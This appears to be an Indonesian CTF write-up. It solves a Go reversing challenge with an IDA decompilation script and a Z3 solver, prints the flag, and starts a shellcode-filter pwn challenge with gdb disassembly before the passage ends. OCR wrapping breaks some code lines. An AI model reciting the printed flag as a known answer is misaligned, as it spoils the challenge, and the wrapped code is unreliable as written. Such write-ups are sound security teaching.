
- **Challenge**



- **How To Solve**

  Pada chall ini ktia di kasi sebuah file bernama chanel setelah kucek ternayta ini file stripped GO binary udahlah inimah susah reversenya sebenarnya saya sudah malas tapi saya lanjutkan karena pensaran

Tapi pada error tersebut dia bilang runtime error index out of range blabla ya intinya dia tuh meriksa char string input nya satu persatu, gas kita buka ida buat decompile




PROBSET WOEEE INI APAAAN matila ini buanyak bener, kalau lait dari desk soalnya ini tuh goroutines dan channels setelah ku liat hasil decom nya ini yang ku tau jadi dia itu terdapat 1000+ fungsi yang masing masing itu memvalidasi constraint setiap fun bakal ngambil 8 karakter dari string input pada indeks tertentu terus dia bakal ngelakuin operasi aritmatika (kompleks) dan memeriksa si hasil ini sama ga sisama nilai target.

Karena banyak bener fungsinyajadi kita pakek script piton ges biar otomatis kita jalanin di tools IDA

```
import os
import re
import idautils
import ida_funcs
import ida_hexrays
import ida_loader
import ida_kernwin

if not ida_hexrays.init_hexrays_plugin():
    ida_kernwin.msg("Hex-Rays not available\n")
    raise RuntimeError("Hex-Rays Decompiler not available")

PREFIX_RE = re.compile(r"^main\.")
IDB_PATH = ida_loader.get_path(ida_loader.PATH_TYPE_IDB)
```

```
OUT_DIR = os.path.join(IDB_PATH, "decompile_main")

os.makedirs(OUT_DIR, exist_ok=True)

ok = 0
err = []

ida_kernwin.msg("Starting decompile main.* functions\n")

for ea in idautils.Functions():
    func_name = ida_funcs.get_func_name(ea) or ""
    if not PREFIX_RE.match(func_name):
        continue

    safe_name = "".join(c if c.isalnum() or c in "._-" else "_" for c
in func_name)

    try:
        cfunc = ida_hexrays.decompile(ea)
        if cfunc is None:
            err.append((ea, func_name, "empty cfunc"))
            continue

        out_file = f"{safe_name}_{ea:08x}.c"
        out_path = os.path.join(OUT_DIR, out_file)

        with open(out_path, "w", encoding="utf-8", errors="ignore") as
f:
            f.write(str(cfunc))
            ok += 1

    except ida_hexrays.DecompilationFailure as e:
        err.append((ea, func_name, f"decompile fail: {e}"))
    except Exception as e:
        err.append((ea, func_name, str(e)))

print(f"{ok} - {len(err)}")

if err:
    ida_kernwin.msg("\n[!] Sample errors:\n")
    for ea, name, reason in err[:10]:
        ida_kernwin.msg(f"    {name} @ {ea:#x} -> {reason}\n")
```

jadinya gini dia hasilnya



Terlalu banyak file gile ini emang fun nya sebanyak itu si jadi normal yaudah selanjutnya kita konversi ini kode c jadi lambda piton yang biar bisa di gunain sama solver Z3.

```
#!/usr/bin/env python3

import re
import json
import os
from pathlib import Path

def parse(file_path):
    with open(file_path, 'r') as f:
        content = f.read()

    filename = os.path.basename(file_path)
    match = re.search(r'func(\d+)_', filename)
    if not match:
        return None

    func_num = match.group(1)


    indices = []
    for match in
re.finditer(r'github_com_enetx_g_Slice_go_shape_string__Get\(&off_F
E9420,\s*(\d+)\)', content):
        idx = int(match.group(1))
        if idx not in indices:
            indices.append(idx)

    if len(indices) < 8:
        return None

    indices = indices[:8]


    target_match = re.search(r'==\s*(\d+)\);', content)
    if not target_match:
        target_match = re.search(r'==\s*(\d+);', content)
    if not target_match:
        return None
```

```
    target = int(target_match.group(1))


    lines = content.split('\n')

    pointer_to_get = {}
    result_to_get = {}

    current_get = None
    get_var = None
    pointer_var = None

    for line_idx, line in enumerate(lines):

        get_match =
re.search(r'v(\d+)\s*=\s*github_com_enetx_g_Slice_go_shape_string__
Get\(&off_FE9420,\s*(\d+)\)', line)
        if get_match:
            get_var = get_match.group(1)
            current_get = int(get_match.group(2))


        ptr_match = re.search(r'v(\d+)\s*=\s*&qword_17FC320', line)
        if ptr_match:
            pointer_var = ptr_match.group(1)

        if 'if' in line and pointer_var is not None and current_get
is not None:
            if_match = re.search(r'if\s*\(\s*v(\d+)\s*\)', line)
            if if_match and if_match.group(1) == get_var:
                if line_idx + 1 < len(lines):
                    next_line = lines[line_idx + 1]
                    cast_match =
re.search(r'v(\d+)\s*=\s*\(int\s*\*\)\s*v(\d+)', next_line)
                    if cast_match:
                        cast_var = cast_match.group(1)
                        cast_from = cast_match.group(2)
                        if cast_var == pointer_var and cast_from ==
get_var:
                            pointer_to_get[pointer_var] =
current_get


        int_bytes_match =
re.search(r'v(\d+)\s*=\s*github_com_enetx_g_intFromBytes\(v(\d+)',
line)
        if int_bytes_match:
            result_var = int_bytes_match.group(1)
            used_var = int_bytes_match.group(2)

            if used_var in pointer_to_get:
```

```
                get_idx = pointer_to_get[used_var]
                result_to_get[result_var] = get_idx
                current_get = None
                pointer_var = None


    get_to_char = {}
    for i, get_idx in enumerate(indices):
        get_to_char[get_idx] = i


    assignments = []
    for match in re.finditer(r'v(\d+)\s*=\s*([^;]+);', content):
        var = match.group(1)
        expr = match.group(2).strip()

        is_direct_get =
re.search(r'github_com_enetx_g_Slice_go_shape_string__Get\(&off_FE9
420', expr)
        is_direct_ptr = expr.strip() == '&qword_17FC320'
        is_cast = '(int *)' in expr

        if not is_direct_get and not is_direct_ptr and not is_cast:
            assignments.append((var, expr))


    var_map = {}

    for var, expr in assignments:
        expr_py = expr


        pattern = r'github_com_enetx_g_intFromBytes\(v(\d+)'
        matches = list(re.finditer(pattern, expr_py))

        for match in reversed(matches):
            used_var = match.group(1)
            if used_var in pointer_to_get:
                get_idx = pointer_to_get[used_var]
                if get_idx in get_to_char:
                    char_idx = get_to_char[get_idx]
                else:
                    char_idx = len(var_map) % 8
            elif used_var in result_to_get:
                get_idx = result_to_get[used_var]
                if get_idx in get_to_char:
                    char_idx = get_to_char[get_idx]
                else:
                    char_idx = len(var_map) % 8
            else:
                char_idx = len(var_map) % 8
```


```
            start = match.start()
            paren_count = 0
            end = start
            for i in range(start, len(expr_py)):
                if expr_py[i] == '(':
                    paren_count += 1
                elif expr_py[i] == ')':
                    paren_count -= 1
                    if paren_count == 0:
                        end = i + 1
                        break

            expr_py = expr_py[:start] + f'chars[{char_idx}]' +
expr_py[end:]


        for v in sorted(var_map.keys(), key=int, reverse=True):
            expr_py = expr_py.replace(f'v{v}', f'({var_map[v]})')

        var_map[var] = expr_py


    return_line = None
    for line in content.split('\n'):
       if 'return' in line and '==' in line:
            return_line = line.strip()
            break

    if not return_line:
        return None


    match =
re.search(r'\(unsigned\s+__int8\)\s*\((.*)\)\s*==\s*(\d+)',
return_line)
    if match:
        final_expr = match.group(1)
    else:
        match = re.search(r'return.*\((.*)\)\s*==\s*(\d+)',
return_line)
        if match:
            final_expr = match.group(1)
        else:
            return None


    for v in sorted(var_map.keys(), key=int, reverse=True):
        final_expr = final_expr.replace(f'v{v}', f'({var_map[v]})')
```

```
    pattern = r'github_com_enetx_g_intFromBytes\(v(\d+)'
    matches = list(re.finditer(pattern, final_expr))

    for match in reversed(matches):
        used_var = match.group(1)
        if used_var in pointer_to_get:
            get_idx = pointer_to_get[used_var]
            if get_idx in get_to_char:
                char_idx = get_to_char[get_idx]
            else:
                char_idx = len(var_map) % 8
        elif used_var in result_to_get:
            get_idx = result_to_get[used_var]
            if get_idx in get_to_char:
                char_idx = get_to_char[get_idx]
            else:
                char_idx = len(var_map) % 8
        else:
            char_idx = len(var_map) % 8


        start = match.start()
        paren_count = 0
        end = start
        for i in range(start, len(final_expr)):
            if final_expr[i] == '(':
                paren_count += 1
            elif final_expr[i] == ')':
                paren_count -= 1
                if paren_count == 0:
                    end = i + 1
                    break

        final_expr = final_expr[:start] + f'chars[{char_idx}]' +
final_expr[end:]

    final_expr = final_expr.strip()

    if '% 256' not in final_expr and '& 0xFF' not in final_expr:
        final_expr = f'({final_expr}) % 256'

    return {
        'func_num': func_num,
        'indices': indices,
        'target': target,
        'formula': f"lambda chars: ({final_expr})"
    }

def extract_all():
```

```
    c_files_dir = Path('decompile_main')
    c_files = list(c_files_dir.glob('*func*.c'))

    print(f"Found {len(c_files)} .c files")

    formulas = {}
    errors = []

    for i, c_file in enumerate(sorted(c_files)):
        try:
            result = parse(c_file)
            if result:
                func_num = result['func_num']
                formulas[func_num] = {
                    'indices': result['indices'],
                    'target': result['target'],
                    'formula': result['formula']
                }
        except Exception as e:
            errors.append((c_file.name, str(e)[:80]))

        if (i + 1) % 100 == 0:
            print(f"  Progress: {i + 1}/{len(c_files)} - Extracted:
{len(formulas)}")

    if errors:
        print(f"\n{len(errors)} errors")
        for filename, error in errors[:5]:
            print(f"  {filename}: {error}")

    return formulas


formulas = extract_all()
print(f"\nExtracted {len(formulas)} formulas")

with open('formulas_extracted.json', 'w') as f:
    json.dump(formulas, f, indent=2)
print("Saved to formulas_extracted.json")
```

intinay script ini tuh bakal mendapatkan indeks ke posisi karakter, mengganti “intFromBytes(vX, ...)” dengan “chars[i]”, mengganti referensi variabel (v25, v24, dll.) dan ekstrak final return expression.

Dan ini hasilnya



Setelah itu kita pakek Z3 untuk menyelesaikan constraint satisfactions copy paste file json outputnya terus di namain menjadi constraints_correct.json terus jalanin solver ini

```
#!/usr/bin/env python3

import json
import sys
import subprocess
from pathlib import Path
from z3 import Solver, BitVec, sat

FORMULAS_FILE = 'formulas_extracted.json'
CONSTRAINTS_FILE = 'constraints_correct.json'
BINARY_NAME = './chanel'
FLAG_LENGTH = 32

class FlagSolver:
    def __init__(self):
        self.solver = Solver()
        self.chars = [BitVec(f'char_{i}', 8) for i in
range(FLAG_LENGTH)]
        self._init_bounds()
```

```
    def _init_bounds(self):
        for c in self.chars:
            self.solver.add(c >= 32)
            self.solver.add(c <= 126)

    def load_data(self):
        f_path = Path(FORMULAS_FILE)
        c_path = Path(CONSTRAINTS_FILE)

        if not f_path.exists():
            print(f"Error: {FORMULAS_FILE} tidak ditemukan.")
            sys.exit(1)

        with open(f_path, 'r') as f:
            self.formulas = json.load(f)

        if c_path.exists():
            print(f"Menggunakan constraint dari: {CONSTRAINTS_FILE}")
            with open(c_path, 'r') as f:
                self.constraints = json.load(f)
        else:
            print(f"{CONSTRAINTS_FILE} tidak ditemukan, menggunakan
{FORMULAS_FILE} sebagai basis constraint.")
            self.constraints = self.formulas

    def apply_constraints(self):
        print(f"Menerapkan formula ke Z3 Solver...")
        count = 0

        sorted_keys = sorted(self.constraints.keys(), key=lambda x:
int(x) if x.isdigit() else x)

        for func_num in sorted_keys:
            if func_num not in self.formulas:
                continue

            data = self.formulas[func_num]

            formula_str = data['formula']
            indices = data['indices']
            target = data['target']

            try:
                func_lambda = eval(formula_str, {"__builtins__": {}})

                selected_chars = [self.chars[i] for i in indices]

                result_expr = func_lambda(selected_chars)

                self.solver.add(result_expr == target)
```

```
                count += 1

            except Exception as e:
                print(f" Gagal memproses func{func_num}: {e}")

        print(f"Berhasil menambahkan {count} constraint formula.")

    def solve(self):
        print("\nSedang menghitung (Solving)...")
        if self.solver.check() == sat:
            model = self.solver.model()

            result = []
            for i in range(FLAG_LENGTH):
                val = model[self.chars[i]].as_long()
                result.append(chr(val))

            final_flag = "".join(result)
            print(f"\nSOLUTION FOUND!")
            print(f"Flag: {final_flag}")

            self._verify_binary(final_flag)
        else:
            print("\nUNSAT: Tidak ditemukan solusi yang memenuhi semua
kriteria.")

    def _verify_binary(self, flag):
        if Path(BINARY_NAME).exists():
            print(f"\nMemverifikasi dengan {BINARY_NAME}...")
            try:
                proc = subprocess.run([BINARY_NAME, flag],
capture_output=True, text=True)
                print(f"Exit Code: {proc.returncode}")
                if proc.stdout: print(f"Output: {proc.stdout.strip()}")
            except Exception as e:
                print(f"Error saat menjalankan binary: {e}")
        else:
            print(f"Binary {BINARY_NAME} tidak ditemukan, skip
verifikasi.")

if __name__ == "__main__":
    app = FlagSolver()
    app.load_data()
    app.apply_constraints()
    app.solve()
```

Dan boom keluar flagnya

YATTTAAAAAAAAAAAAAAAAAAAAAAAA


- **Flag**

  CJ{she_want_chanel_GO_get_it___}

<% PWN %>


1. Spushcode

- **Challenge**




- **How To Solve**

Disini kita di berikan file zip dan kita langsung mengekstraknya.



Oke kita disini di kasih file elf Dimana kita harus ngedebug file itu dan membuat script agar flagnya itu mau keluar tanpa banyak basa basi kita langsung aja kita debug. Btw disini saya debug menggunakan gdb.

Disini saya cek function yang ada sepertinya yang menarik hanya function main dan check_spushcode saya ingin melihat isi disassembly dari function main dan check_spushcode nya.



Berdasarkan assembly di atas.

```
   0x0000000000001304 <+0>:     endbr64
   0x0000000000001308 <+4>:     push   %rbp
   0x0000000000001309 <+5>:     mov    %rsp,%rbp
   0x000000000000130c <+8>:     sub    $0x20,%rsp
   0x0000000000001310 <+12>:    mov    %edi,-0x14(%rbp)
   0x0000000000001313 <+15>:    mov    %rsi,-0x20(%rbp)
   0x0000000000001317 <+19>:    mov    $0x0,%eax
   0x000000000000131c <+24>:    call   0x11e9 <init>
   0x0000000000001321 <+29>:    lea    0xcf2(%rip),%rax        # 0x201a
```

```
   0x0000000000001328 <+36>:    mov    %rax,%rdi
   0x000000000000132b <+39>:    mov    $0x0,%eax
   0x0000000000001330 <+44>:    call   0x10b0 <printf@plt>
   0x0000000000001335 <+49>:    mov    0x2d14(%rip),%rax        #
0x4050 <spushcode>
   0x000000000000133c <+56>:    mov    $0x1000,%edx
   0x0000000000001341 <+61>:    mov    %rax,%rsi
   0x0000000000001344 <+64>:    mov    $0x0,%edi
   0x0000000000001349 <+69>:    call   0x10c0 <read@plt>
   0x000000000000134e <+74>:    mov    %eax,-0x4(%rbp)
   0x0000000000001351 <+77>:    mov    0x2cf8(%rip),%rax        #
0x4050 <spushcode>
   0x0000000000001358 <+84>:    mov    -0x4(%rbp),%edx
   0x000000000000135b <+87>:    movslq %edx,%rdx
   0x000000000000135e <+90>:    sub    $0x1,%rdx
   0x0000000000001362 <+94>:    add    %rdx,%rax
   0x0000000000001365 <+97>:    movzbl (%rax),%eax
   0x0000000000001368 <+100>:   cmp    $0xa,%al
   0x000000000000136a <+102>:   jne    0x1383 <main+127>
   0x000000000000136c <+104>:   mov    0x2cdd(%rip),%rax        #
0x4050 <spushcode>
   0x0000000000001373 <+111>:   mov    -0x4(%rbp),%edx
   0x0000000000001376 <+114>:   movslq %edx,%rdx
   0x0000000000001379 <+117>:   sub    $0x1,%rdx
   0x000000000000137d <+121>:   add    %rdx,%rax
   0x0000000000001380 <+124>:   movb   $0x0,(%rax)
   0x0000000000001383 <+127>:   mov    -0x4(%rbp),%eax
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000001386 <+130>:   lea    -0x1(%rax),%edx
   0x0000000000001389 <+133>:   mov    0x2cc0(%rip),%rax        #
0x4050 <spushcode>
   0x0000000000001390 <+140>:   mov    %edx,%esi
   0x0000000000001392 <+142>:   mov    %rax,%rdi
   0x0000000000001395 <+145>:   call   0x1278 <check_spushcode>
   0x000000000000139a <+150>:   test   %eax,%eax
   0x000000000000139c <+152>:   jne    0x13cb <main+199>
   0x000000000000139e <+154>:   mov    0x2c9b(%rip),%rax        #
0x4040 <stderr@GLIBC_2.2.5>
   0x00000000000013a5 <+161>:   mov    %rax,%rcx
   0x00000000000013a8 <+164>:   mov    $0x12,%edx
   0x00000000000013ad <+169>:   mov    $0x1,%esi
   0x00000000000013b2 <+174>:   lea    0xc78(%rip),%rax        # 0x2031
   0x00000000000013b9 <+181>:   mov    %rax,%rdi
   0x00000000000013bc <+184>:   call   0x10f0 <fwrite@plt>
   0x00000000000013c1 <+189>:   mov    $0x1,%edi
   0x00000000000013c6 <+194>:   call   0x10e0 <exit@plt>
   0x00000000000013cb <+199>:   mov    0x2c7e(%rip),%rax        #
0x4050 <spushcode>
   0x00000000000013d2 <+206>:   mov    %rax,%rdx
   0x00000000000013d5 <+209>:   mov    $0x0,%eax
   0x00000000000013da <+214>:   call   *%rdx
```


```
   0x00000000000013dc <+216>:   mov    $0x0,%eax
   0x00000000000013e1 <+221>:   leave
   0x00000000000013e2 <+222>:   ret
```

kita ambil intinya saja program melakukan inisialisasi awal dan menampilkan prompt untuk meminta input dari user. input itu dibaca menggunakan fungsi read dan disimpan ke dalam buffer global spushcode dengan ukuran maks 0x1000 byte.

Kalo input diakhiri dengan karakter newline, karakter tersebut diapus agar input menjadi string yang valid. selanjutnya, input dikirim ke fungsi check_spushcode untuk divalidasi. fungsi ini memeriksa setiap byte dari input dan hanya mengizinkan byte tertentu.

kalau validasi gagal, program akan menampilkan pesan error dan menghentikan eksekusi.

Tapi, apabila input lolos pengecekan, program akan mengeksekusi isi buffer spushcode secara langsung. inti dari program ini adalah menerima shellcode dari pengguna, memfilter byte-byte yang ga diizinin, lalu mengeksekusi shellcode itu apabila lolos validasi.



Pada code assembly ini

```
0x0000000000001278 <+0>:     endbr64
0x000000000000127c <+4>:     push   %rbp
0x000000000000127d <+5>:     mov    %rsp,%rbp
0x0000000000001280 <+8>:     mov    %rdi,-0x18(%rbp)
0x0000000000001284 <+12>:    mov    %esi,-0x1c(%rbp)
0x0000000000001287 <+15>:    movl   $0x0,-0x4(%rbp)
0x000000000000128e <+22>:    jmp    0x12f5 <check_spushcode+125>
